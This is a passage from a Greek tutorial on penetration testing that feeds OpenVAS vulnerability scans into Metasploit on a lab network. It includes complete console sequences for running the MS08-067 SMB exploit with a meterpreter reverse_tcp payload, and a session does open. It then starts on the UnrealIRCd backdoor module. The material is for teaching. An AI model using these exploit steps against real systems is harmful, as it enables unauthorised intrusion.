λίστα του OpenVAS. Περιλαμβάνει 4481 στο πλήθος TCP ports κι αν δεν μας κάνει τότε μπορούμε να ορίσουμε άλλη λίστα αλλά *όχι* από εδώ. Για την αλλαγή της λίστας είναι απαραίτητο να συνδεθούμε στο web panel του GSA, από κάποιον web browser. Βέβαια κάτι τέτοιο δεν είναι πάντα εφικτό —ίσως να μην τρέχει καν ο GSA daemon—, οπότε ας αρκεστούμε σε ό,τι μας παρέχεται από την κονσόλα του Metasploit.

Ώρα να φτιάξουμε μια νέα εργασία, για το νέο μας target. Εδώ που έχουμε φτάσει, φανταζόμαστε ότι έχετε ήδη κατανοήσει την απλή λογική πίσω από την ονομασία των εντολών του openvas plugin:

```
msf > openvas_task_create
[*] Usage: openvas_task_create <name> <comment> <config_id> <target_id>
```

Το target_id του target φαίνεται στην έξοδο της εντολής openvas_target_list, και είναι το 1. Κατανοητά, επίσης, τα name και comment, αλλά τι στο καλό είναι αυτό το config_id; Για άλλη μια φορά, όσοι έχετε παρακολουθήσει το deltaCast s02e01 υποψιάζεστε ότι έχει να κάνει με τους τρόπους κατά τους οποίους το OpenVAS σκανάρει

για αδυναμίες. Υποψιάζεστε σωστά, φυσικά. Αν τώρα δώσετε κι ένα openvas_help, θα δείτε ότι υπάρχει η εντολή openvas_config_list. Ας την εκτελέσουμε:

```
msf > openvas_config_list
[+] OpenVAS list of configs
ID  Name
--  ----
0   empty
1   Full and fast
2   Full and fast ultimate
3   Full and very deep
4   Full and very deep ultimate
```

Εδώ είναι λοιπόν όλα τα scan configs και τα αντίστοιχα IDs, οπότε για τη νέα μας εργασία ας χρησιμοποιήσουμε το scan config 1 (Full and fast):

```
msf > openvas_task_create newTask "Not-so-mysterious host" 1 1
[*] OK, resource created: 6e0cef76-4563-4d3a-88d7-a2fc69d01aba
[+] OpenVAS list of tasks
ID  Name           Comment                       Status  Progress
--  ----           -------                       ------  --------
0   newTask        Not-so-mysterious host        New     -1
1   SingleWinHost  Must be the domain controller Done    -1
```

Ξεκινάμε τώρα τη νέα εργασία με την εντολή openvas_task_start, δίνοντάς της ως παράμετρο το αντίστοιχο task ID -- για το παράδειγμά μας το 0:

```
msf > openvas_task_start 0
[*] OK, request submitted
```

Την πρόοδο της εργασίας την παρακολουθούμε έτσι:

```
msf > openvas_task_list
[+] OpenVAS list of tasks
ID  Name           Comment                       Status   Progress
--  ----           -------                       ------   --------
0   newTask        Not-so-mysterious host        Running  32
1   SingleWinHost  Must be the domain controller Done     -1
```

Στο προηγούμενο στιγμιότυπο, η εργασία βρίσκεται στο 32%. Μια παραλλαγή γνωστής θεωρίας λέει ότι όσο πιο συχνά δίνουμε την εντολή openvas_task_list, τόσο περισσότερο καθυστερεί η ολοκλήρωση της εργασίας. Σηκωθείτε, λοιπόν, και πηγαίνετε να φτιάξτε ένα καφεδάκι — χωρίς όμως να σκέφτεστε την εργασία που στο μεταξύ τρέχει. Κάποια στιγμή, λίγο αργότερα, επιστρέψτε κι αδιάφορα πληκτρολογήστε:

```
msf > openvas_task_list
[+] OpenVAS list of tasks
ID  Name          Comment                        Status  Progress
--  ----          -------                        ------  --------
0   newTask       Not-so-mysterious host         Done    -1
1   SingleWinHost Must be the domain controller  Done    -1
```

Πολύ ωραία, η εργασία με όνομα newTask έχει ολοκληρωθεί! Με την εντολή openvas_report_download έχουμε τη δυνατότητα να κατεβάσουμε, στο τοπικό filesystem, μια αναφορά για κάποια ολοκληρωμένη εργασία. Η λίστα με τις διαθέσιμες εργασίες του OpenVAS server φαίνεται έτσι:

```
msf > openvas_report_list
[+] OpenVAS list of reports
ID  Task Name     Start Time                 Stop Time
--  ---------     ----------                 ---------
0   SingleWinHost 2014-01-30T10:12:02+02:00  2014-01-30T10:17:46+02:00
1   newTask       2014-01-30T12:21:23+02:00  2014-01-30T12:41:46+02:00
```

Τις διαθέσιμες μορφές (formats) για τις αναφορές που αποθηκεύουμε τοπικά, τις βλέπουμε με την εντολή openvas_format_list:


```
msf > openvas_format_list
[+] OpenVAS list of report formats
ID  Name   Extension  Summary
--  ----   ---------  -------
0   ARF    xml        Asset Reporting Format v1.0.0.
1   CPE    csv        Common Product Enumeration CSV table.
2   HTML   html       Single page HTML report.
3   ITG    csv        German "IT-Grundschutz-Kataloge" report.
4   LaTeX  tex        LaTeX source file.
5   NBE    nbe        Legacy OpenVAS report.
6   PDF    pdf        Portable Document Format report.
7   TXT    txt        Plain text report.
8   XML    xml        Raw XML report.
```

Υπόψιν ότι μέσα από το Metasploit δεν δουλεύουν όλα τα formats. Ενώ, π.χ., μέσα από το web panel του GSA μπορούμε να παίρνουμε reports σε PDF, με χρήση του openvas plugin περιέργως δεν μπορούμε. Δύο formats που όντως δουλεύουν μέσα από το openvas plugin, είναι τα HTML (ID 2) και XML (ID 8). Τα reports που αποθηκεύουμε με την εντολή openvas_report_download, μπορούμε μετά να τα φορτώσουμε στη βάση του Metasploit με την εντολή db_import. Προφανώς, το βήμα της τοπικής αποθήκευσης δεν είναι πάντα επιθυμητό, οπότε γι' αυτές τις περιπτώσεις υπάρχει η εντολή openvas_report_import:

```
msf > openvas_report_import
[*] Usage: openvas_report_import <report_id> <format_id>
[*] Only the NBE and XML formats are supported for importing.
```

Για το σενάριο που παρουσιάζουμε, το report_id είναι το 1 και το format_id που γνωρίζουμε ότι θα δουλέψει είναι το 8 (XML):

```
msf > openvas_report_import 1 8
[*] Importing report to database.
```



```
msf>
msf> openvas_connect ovasadmin ovasadmin 192.168.85.95 9390 ok
[*] Connecting to OpenVAS instance at 192.168.85.95:9390 with username ovasadmin...
[+] OpenVAS connection successful
msf>
msf> openvas_target_list
[+] OpenVAS list of targets

ID  Name           Hosts           Max Hosts  In Use  Comment
--  ----           -----           ---------  ------  -------
0   Localhost      localhost       1          0
1   newTarget      192.168.85.142  1          1       Not-so-mysterious host
2   SingleWinHost  192.168.85.5    1          1       Must be the domain controller

msf> openvas_task_list
[+] OpenVAS list of tasks

ID  Name           Comment                        Status  Progress
--  ----           -------                        ------  --------
0   newTask        Not-so-mysterious host         Done    -1
1   SingleWinHost  Must be the domain controller  Done    -1

msf> openvas_report_list
[+] OpenVAS list of reports

ID  Task Name      Start Time                 Stop Time
--  ---------      ----------                 ---------
0   SingleWinHost  2014-01-30T10:12:02+02:00  2014-01-30T10:17:46+02:00
1   newTask        2014-01-30T12:21:23+02:00  2014-01-30T12:41:46+02:00

msf> openvas_format_list
[+] OpenVAS list of report formats

ID  Name   Extension  Summary
--  ----   ---------  -------
0   ARF    xml        Asset Reporting Format v1.0.0.
1   CPE    csv        Common Product Enumeration CSV table.
2   HTML   html       Single page HTML report.
3   ITG    csv        German "IT-Grundschutz-Kataloge" report.
4   LaTeX  tex        LaTeX source file.
5   NBE    nbe        Legacy OpenVAS report.
6   PDF    pdf        Portable Document Format report.
7   TXT    txt        Plain text report.
8   XML    xml        Raw XML report.

msf>
```

Μετά από λίγη ώρα χρήσης του openvas plugin για το Metasploit, η λογική πίσω από την ονομασία των υποστηριζόμενων εντολών γίνεται περισσότερο από προφανής. Καλό αυτό.

Δεν πήραμε κάποιο μήνυμα λάθους — κι αυτό σημαίνει ότι όλα έχουν πάει καλά. Ας εισάγουμε και το report εκείνης της εργασίας που βρήκαμε να τρέχει ήδη, όταν φορτώσαμε το openvas plugin. Το μόνο που θα αλλάξουμε σε σχέση με την εντολή που μόλις δώσαμε, είναι το report_id:

```
msf > openvas_report_import 0 8
[*] Importing report to database.
```

Και τώρα που φορτώσαμε ένα σωρό πληροφορίες στη βάση του Metasploit, ας δούμε πώς μπορούμε να τις αξιοποιήσουμε, ενδεχομένως για να αποκτήσουμε πρόσβαση στα μηχανήματα που σκανάραμε για αδυναμίες. Δεν χρειαζόμαστε άλλο τη σύνδεση με τον OpenVAS server, οπότε ας τον αποχαιρετίσουμε:

```
msf > openvas_disconnect
```

Αξιολόγηση ευρημάτων κι εκμετάλλευση αδυναμιών

Πάντα από το msfconsole, πληκτρολογούμε hosts για να πάρουμε τα μηχανήματα που είναι αποθηκευμένα στη βάση του Metasploit, χάρη στην εισαγωγή των δύο vulnerability scans του OpenVAS που κάναμε πριν λίγο:

```
msf > hosts

Hosts
=====

address          mac   name   os_name   os_flavor   os_sp   purpose   info   
comments

-------          ---   ----   -------   ---------   -----   -------   ----   -----

192.168.85.5                  Unknown                       device

192.168.85.142                Unknown                       device
```

Δίνοντας κι ένα vulns, βλέπουμε όλες τις αναφορές περί αδυναμιών που φορτώθηκαν στη βάση, πάντα χάρη στις προαναφερθείσες εισαγωγές. Όπως μπορείτε να διαπιστώσετε από την έξοδο της εντολής, για το παράδειγμά μας τουλάχιστον έχουμε μια εκτενέστατη λίστα που δικαίως τρομάζει (βλ. σχετικό screenshot). Υπόψιν ότι όλες οι αδυναμίες που αναφέρει το OpenVAS, δεν σημαίνει ότι είναι πράγματι εκμεταλλεύσιμες. Επίσης, είναι πάντα πιθανό να υπάρχουν αδυναμίες που το OpenVAS δεν εντόπισε. Για άλλη μια φορά, λοιπόν, θα πούμε ότι σε τέτοιες περιπτώσεις η πείρα του pen-tester τον βοηθά να βγάλει άκρη και να μην πελαγώσει. (Ο γράφων έχει πρακτικά μηδενική πείρα με το pen-testing, υπολογίζει ωστόσο ότι θα μπορέσει να τα βγάλει πέρα και να ολοκληρώσει το άρθρο. Κάπως παράξενη βέβαια αυτή η πρόταση, με δεδομένο ότι τούτη τη στιγμή διαβάζετε ήδη το άρθρο, το οποίο είναι μάλλον ολοκληρωμένο.)

Μια άλλη, χρήσιμη εντολή αλληλεπίδρασης με τη βάση του Metasploit, είναι η services. Δουλειά της είναι να επιστρέφει τη λίστα με τις υπηρεσίες που τρέχουν τα hosts της βάσης:

```
msf > services

Services
========
```

```
host           port  proto  name               state  info
----           ----  -----  ----               -----  ----
192.168.85.5    23   tcp    telnet             open
...
192.168.85.5    53   tcp    domain             open
...
192.168.85.5    137  udp    netbios-ns         open
192.168.85.5    138  udp    netbios-dgm        open
192.168.85.5    139  tcp    netbios-ssn        open
...
192.168.85.142  22   tcp    ssh                open
...
192.168.85.142  3306 tcp    mysql              open
192.168.85.142  3632 tcp    distcc             open
192.168.85.142  5432 tcp    postgresql         open
...
192.168.85.142  6667 tcp    ircd               open
...
```

Δείτε για λίγο τις παραμέτρους που δέχονται οι εντολές hosts, services και vulns, εκτελώντας κάθε μία με την παράμετρο -h. Φιλτράροντας τα αποτελέσματα των εντολών αυτών και σκεπτόμενοι συνδυαστικά, είναι πολύ πιθανό να βρούμε αδυναμίες που πράγματι θα μπορέσουμε να εκμεταλλευτούμε. Πριν απ' αυτό, ας βελτιώσουμε λίγο τις πληροφορίες που γνωρίζουμε για τα hosts. Προς τούτο, καταφεύγουμε αρχικά στο auxiliary module ονόματι smb_version:

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 192.168.85.5,142
RHOSTS => 192.168.85.5,142
msf auxiliary(smb_version) > run
[*] 192.168.85.5:445 is running Windows 2003 No Service Pack (language:
Unknown) (name:PARABING-DC) (domain:NOVLAN)
[*] Scanned 1 of 2 hosts (050% complete)
[*] 192.168.85.142:445 is running Unix Samba 3.0.20-Debian (language:
Unknown) (domain:WORKGROUP)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) > hosts
Hosts
=====
```

```
address        mac  name  os_name            os_flavor  os_sp  purpose
info  comments
-------        ---  ----  -------            ---------  -----  -------
----  --------
192.168.85.5              Microsoft Windows  2003       SP0    server
192.168.85.142            Linux              Debian            server
msf auxiliary(smb_version) >
```

Όπως βλέπετε, πλέον γνωρίζουμε αρκετά περισσότερα για τα λειτουργικά συστήματα που τρέχουν τα μηχανήματά μας. Ας δούμε λίγο καλύτερα τις υπηρεσίες του 192.168.85.5, το οποίο φαίνεται να τρέχει μια παραμελημένη εκδοχή των Windows 2003 (δεν υπάρχει καν Service Pack):

```
msf auxiliary(smb_version) > services 192.168.85.5
Services
========
host          port  proto  name              state  info
----          ----  -----  ----              -----  ----
...
192.168.85.5  137   udp    netbios-ns        open
192.168.85.5  137   tcp
192.168.85.5  138   udp    netbios-dgm       open
192.168.85.5  139   tcp    netbios-ssn       open
192.168.85.5  389   udp    ldap              open
192.168.85.5  389   tcp    ldap              open
192.168.85.5  445   udp    microsoft-ds      open
192.168.85.5  445   tcp    smb               open   Windows 2003 No
Service Pack (language: Unknown) (name:PARABING-DC) (domain:NOVLAN)
...
msf auxiliary(smb_version) >
```

Μεταξύ άλλων έχει ενεργοποιημένη και την υπηρεσία file sharing των Windows (SMB), η οποία είναι ξακουστή για τις αδυναμίες που κατά καιρούς είχε. Ας ρίξουμε μια πιο προσεκτική ματιά στις αδυναμίες που έχει εντοπίσει το OpenVAS:

```
msf auxiliary(smb_version) > vulns 192.168.85.5 -s smb
[*] Time: 2014-01-30 11:21:05 UTC Vuln: host=192.168.85.5
name=Vulnerabilities in SMB Could Allow Remote Code Execution (958687) -
Remote refs=CVE-2008-4114,CVE-2008-4834,CVE-2008-4835,BID-31179
[*] Time: 2014-01-30 11:21:05 UTC Vuln: host=192.168.85.5 name=Microsoft
Windows SMB Server NTLM Multiple Vulnerabilities (971468) refs=CVE-2010-
0020,CVE-2010-0021,CVE-2010-0022,CVE-2010-0231
msf auxiliary(smb_version) >
```

```
msf> services

Services
========

host            port  proto  name                state  info
----            ----  -----  ----                -----  ----
192.168.85.5    23    tcp    telnet              open
192.168.85.5    42    udp    name                open
192.168.85.5    42    tcp    name                open
192.168.85.5    53    tcp    domain              open
192.168.85.5    53    udp    domain              open
192.168.85.5    88    tcp    kerberos            open
192.168.85.5    88    udp    kerberos            open
192.168.85.5    123   udp    ntp                 open
192.168.85.5    135   tcp    epmap               open
192.168.85.5    137   tcp
192.168.85.5    137   udp    netbios-ns          open
192.168.85.5    138   udp    netbios-dgm         open
192.168.85.5    139   tcp    netbios-ssn         open
192.168.85.5    389   tcp    ldap                open
192.168.85.5    389   udp    ldap                open
192.168.85.5    445   udp    microsoft-ds        open
192.168.85.5    445   tcp    smb                 open   Windows 2003 No Service Pack (language: Unknown) (name:PARABING-DC) (domain:NOVLAN)
192.168.85.5    464   tcp    kpasswd             open
192.168.85.5    464   udp    kpasswd             open
192.168.85.5    500   udp    isakmp              open
192.168.85.5    593   tcp    http-rpc-epmap      open
192.168.85.5    636   tcp    ldaps               open
192.168.85.5    1002  tcp    blackice-port-1002  open
192.168.85.142  25    tcp    smtp                open
192.168.85.142  22    tcp    ssh                 open
192.168.85.142  23    tcp    telnet              open
192.168.85.142  21    tcp    ftp                 open
192.168.85.142  53    tcp    domain              open
192.168.85.142  53    udp    domain              open
192.168.85.142  69    udp    tftp                open
192.168.85.142  80    tcp    http                open
192.168.85.142  111   tcp    sunrpc              open
192.168.85.142  137   udp    netbios-ns          open
192.168.85.142  139   tcp    netbios-ssn         open
192.168.85.142  445   tcp    smb                 open   Unix Samba 3.0.20-Debian (language: Unknown) (domain:WORKGROUP)
192.168.85.142  512   tcp    exec                open
192.168.85.142  513   tcp    login               open
192.168.85.142  514   tcp    shell               open
192.168.85.142  1099  tcp    rmiregistry         open
192.168.85.142  1524  tcp    ingreslock          open
192.168.85.142  2049  tcp    nfs                 open
192.168.85.142  2049  udp    nfs                 open
192.168.85.142  2121  tcp    scientia-ssdb       open
192.168.85.142  3306  tcp    mysql               open
192.168.85.142  3632  tcp    distcc              open
192.168.85.142  5432  tcp    postgresql          open
192.168.85.142  5900  tcp    vnc                 open
192.168.85.142  6000  tcp    x11                 open
```

Μετά από την εισαγωγή των δύο vulnerability scans του OpenVAS στη βάση του Metasploit, ρίχνουμε μια ματιά στις υπηρεσίες των δύο μηχανημάτων στα οποία πρόκειται να επιτεθούμε. Δεν είναι και λίγες...

Είναι πολύ πιθανό να υπάρχει κάτι εδώ. Αξίζει να σταθούμε λίγο και να διαβάσουμε για τις αδυναμίες αυτές, σημειώνοντας τα CVE numbers και ψάχνοντας στην Exploit Database (`www.exploit-db.com`) ή ακόμη και στο Google.

> ***Σημείωση.*** *Στο Kali Linux υπάρχει εγκατεστημένο κι ένα τοπικό αντίγραφο της Exploit Database. Το εργαλείο searchsploit διευκολύνει τις αναζητήσεις στο εν λόγω archive.*

Βεβαίως, θα δούμε και τι σχετικά exploits διαθέτει το Metasploit. Το πρωτόκολλο που μας ενδιαφέρει είναι το SMB και θέλουμε exploits για Windows με rank "great":

```
msf auxiliary(smb_version) > grep windows grep smb grep great show
exploits

   windows/fileformat/vlc_smb_uri             2009-06-24       great
VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow

   windows/smb/ms08_067_netapi                2008-10-28       great
Microsoft Server Service Relative Path Stack Corruption
```

```
  windows/smb/netidentity_xtierrpcpipe    2009-04-06      great
Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
  windows/smb/timbuktu_plughntcommand_bof                      2009-
06-25       great      Timbuktu <= 8.6.6 PlughNTCommand Named Pipe Buffer
Overflow
msf auxiliary(smb_version) >
```

Οι γραμμές στο αποτέλεσμα της παραπάνω αναζήτης είναι διπλωμένες και κάπως δυσανάγνωστες, όμως από τα διαθέσιμα exploits αυτό που αφορά στην υπηρεσία file sharing των Windows είναι το τονισμένο (ms08_067_netapi). Για να βεβαιωθούμε πως δεν ψάχνουμε αλλού γι' αλλού, υπάρχει και η εντολή info:

```
msf auxiliary(smb_version) > info exploit/windows/smb/ms08_067_netapi
       Name: Microsoft Server Service Relative Path Stack Corruption
     Module: exploit/windows/smb/ms08_067_netapi
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
...
Available targets:
  Id  Name
  --  ----
  0   Automatic Targeting
...
  7   Windows 2003 SP0 Universal
  8   Windows 2003 SP1 English (NO NX)
  9   Windows 2003 SP1 English (NX)
...
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address
  RPORT    445              yes       Set the SMB service port
  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)
Payload information:
  Space: 400
  Avoid: 8 characters
Description:
```

```
    This module exploits a parsing flaw in the path canonicalization
    code of NetAPI32.dll through the Server Service. This module is
    capable of bypassing NX on some operating systems and service packs.
    The correct target must be used to prevent the Server Service (along
    with a dozen others in the same process) from crashing. Windows XP
    targets seem to handle multiple successful exploitation events, but
    2003 targets will often crash or hang on subsequent attempts. This
    is just the first version of this module, full support for NX bypass
    on 2003, along with other platforms, is still in development.
  References:
    http://cvedetails.com/cve/2008-4250/
    http://www.osvdb.org/49243
    http://www.microsoft.com/technet/security/bulletin/MS08-067.mspx
    http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-
  netpathcanonicalize-dos
```

Μέχρι στιγμής, για το ms08_067_netapi έχουμε τα εξής δεδομένα:

- αφορά στην υπηρεσία SMB κι έχει rank great (**οι παράμετροι της αναζήτησής μας**)
- είναι remote exploit κι αυτό προκύπτει από την περιγραφή του (**ωραία**)
- αφορά, μεταξύ άλλων λειτουργικών, στα Windows 2003 χωρίς Service Pack (**ωραία**)
- το CVE number που επιστρέφει η εντολή info δεν υπάρχει στα CVE numbers των vulnerabilities που αναφέρει το OpenVAS (**όχι και τόσο ωραία**)

Προφανώς τη συνταγή χαλά το τελευταίο δεδομένο — ή καλύτερα παρατήρηση. Από την άλλη, δεν πρέπει να ξεχνάμε ότι το OpenVAS δεν είναι τέλειο. Δείχνει όμως προς μια γενική κατεύθυνση —εν προκειμένω ευπάθειες που αφορούν στο πρωτόκολλο SMB— κι εμείς διαθέτουμε ένα remote exploit του Metasploit με rank great, το οποίο αφορά επίσης στο SMB και μάλιστα ταιριάζει για το λειτουργικό σύστημα του συστήματος-στόχου. Δεν χάνουμε τίποτε, λοιπόν, να το δοκιμάσουμε. (Η διεύθυνση IP του μηχανήματος από το οποίο εργαζόμαστε είναι η 192.168.85.20 και η διεύθυνση IP του στόχου είναι η 192.168.85.5. Αυτές τις τιμές αποδίδουμε παρακάτω στις μεταβλητές LHOST και RHOST του exploit, αντίστοιχα.)

```
msf auxiliary(smb_version) > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
```

```
   SMBPIPE  BROWSER          yes      The pipe name to use (BROWSER,
SRVSVC)
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
msf exploit(ms08_067_netapi) > set RHOST 192.168.85.5
RHOST => 192.168.85.5
msf exploit(ms08_067_netapi) > set LHOST 192.168.85.20
LHOST => 192.168.85.20
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.85.5     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)
Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread,
process, none
   LHOST     192.168.85.20    yes       The listen address
   LPORT     4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Automatic Targeting
msf exploit(ms08_067_netapi) > run
[*] Started reverse handler on 192.168.85.20:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Attempting to trigger the vulnerability...
```

```
[*] Sending stage (769024 bytes) to 192.168.85.5
[*] Meterpreter session 1 opened (192.168.85.20:4444 -> 192.168.85.5:3405)
at 2014-01-30 17:36:17 +0200
meterpreter > sysinfo
Computer        : PARABING-DC
OS              : Windows .NET Server (Build 3790).
Architecture    : x86
System Language : el_GR
Meterpreter     : x86/win32
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) >
```

Επιτυχία! Να λοιπόν που εκτιμώντας τις πληροφορίες του OpenVAS και στηριζόμενοι στα exploits του Metasploit, κατορθώσαμε ν' αποδείξουμε ότι το ένα εκ των δύο μηχανημάτων που σκανάραμε είναι πράγματι ευπαθές. Βέβαια, στο σημείο αυτό θα σκεφτεί κανείς ότι το δημοφιλές (;) ms08_067_netapi, σε συνδυασμό με μια τόσο παλιά έκδοση των Windows που μάλιστα δεν είναι ενημερωμένη, αποτελούν αυτό που δικαιολογημένα θα ονομάζαμε "ευκολάκι". Πράγματι, έτσι είναι, όμως το σημαντικό εδώ είναι να δούμε τον γενικό τρόπο σκέψης. Σε άλλα, δυσκολότερα σενάρια, το OpenVAS ενδέχεται ν' αναφέρει αδυναμίες αλλά το Metasploit να μην έχει κανένα αξιόπιστο exploit να προσφέρει. Τώρα που το σκεφτόμαστε, διαγράψτε αυτό το "αξιόπιστο": Το Metasploit ενδέχεται να μη διαθέτει κανένα σχετικό exploit! Ακόμη και τότε υπάρχουν πράγματα που μπορούμε να δοκιμάσουμε, όμως όλα αυτά αποτελούν θέματα επόμενων άρθρων. Με την ευκαιρία, πάντως, πριν συνεχίσουμε θα θέλαμε να υπογραμμίσουμε κάτι που ούτως ή άλλως υπάρχει τουλάχιστον ως υποψία: Το pen-testing δεν είναι μια γραμμική, ομαλή διαδικασία. Οι αποτυχίες και τα αδιέξοδα αποτελούν τον κανόνα και, τις περισσότερες φορές, εκτός από τη φαντασία απαιτούνται συστηματικό ψάξιμο κι απειραριθμήσιμες δοκιμές. Επιπρόσθετα, δεν είναι διόλου απίθανο να δοκιμάζονται και οι προγραμματιστικές ικανότητες του pen-tester, ο οποίος σε κάποιες περιπτώσεις καλείται ν' αναπτύξει τα δικά του exploits. (Κόντρα σε μια φήμη που κατά καιρούς οργιάζει, αυτά δεν αναπτύσσονται από μόνα τους.)

Ας δούμε τώρα και το άλλο μηχάνημα, αυτό που τρέχει Linux κι έχει IP το 192.168.85.142. Ξεκινάμε ρίχνοντας μια ματιά στις υπηρεσίες του:

```
msf exploit(ms08_067_netapi) > back
msf> services 192.168.85.142
Services
========
host            port  proto  name            state  info
----            ----  -----  ----            -----  ----
192.168.85.142  21    tcp    ftp             open
192.168.85.142  22    tcp    ssh             open
192.168.85.142  23    tcp    telnet          open
```

```
...
192.168.85.142  3306  tcp   mysql       open
192.168.85.142  3632  tcp   distcc      open
192.168.85.142  5432  tcp   postgresql  open
192.168.85.142  5900  tcp   vnc         open
192.168.85.142  6000  tcp   x11         open
192.168.85.142  6667  tcp   ircd        open
192.168.85.142  8009  tcp   ajp13       open
192.168.85.142  8787  tcp   msgsrvr     open
```



Αν σας φάνηκαν πολλές οι ενεργές υπηρεσίες, τι έχετε να πείτε για το πλήθος των vulnerabilities που εντόπισε —ή τουλάχιστον έτσι νομίζει— το OpenVAS; Είναι ποτέ δυνατόν να βγάλουμε άκρη, μέσα από αυτόν τον κακό χαμό; Κι όμως, αν εργαστούμε έξυπνα και συνδυαστικά, είναι ;)

Βεβαίως, φυλλομετρούμε και τη σχετική λίστα με τα vulnerabilities που μας έδωσε το OpenVAS. Αν όμως γράψουμε vulns 192.168.85.142 θα πάρουμε μια μακροσκελή, δύσχρηστη λίστα. Ας επικεντρώσουμε λοιπόν την προσοχή μας στις όποιες αναφορές υπάρχουν γύρω από εκείνον τον IRC daemon, που μας τράβηξε την προσοχή:

```
msf> msf> vulns 192.168.85.142 -s ircd

[*] Time: 2014-01-30 11:16:39 UTC Vuln: host=192.168.85.142 name=Check for
Backdoor in unrealircd refs=CVE-2010-2075,BID-40820
```

Μία μόνο αναφορά, που κάνει λόγο για backdoor στην υπηρεσία του IRC! Πολύ ενδιαφέρον αυτό — και λίγο τρομακτικό, ομολογουμένως. Ας δούμε τι σχετικά exploit modules έχει το Metasploit:

```
msf> grep ircd show exploits
   unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent UnrealIRCD
3.2.8.1 Backdoor Command Execution
msf> info unix/irc/unreal_ircd_3281_backdoor
       Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
     Module: exploit/unix/irc/unreal_ircd_3281_backdoor
   Platform: Unix
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
Provided by:
  hdm <hdm@metasploit.com>
Available targets:
  Id  Name
  --  ----
  0   Automatic Target
Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  6667             yes       The target port
Payload information:
  Space: 1024
Description:
  This module exploits a malicious backdoor that was added to the
  Unreal IRCD 3.2.8.1 download archive. This backdoor was present in
  the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th
  2010.
References:
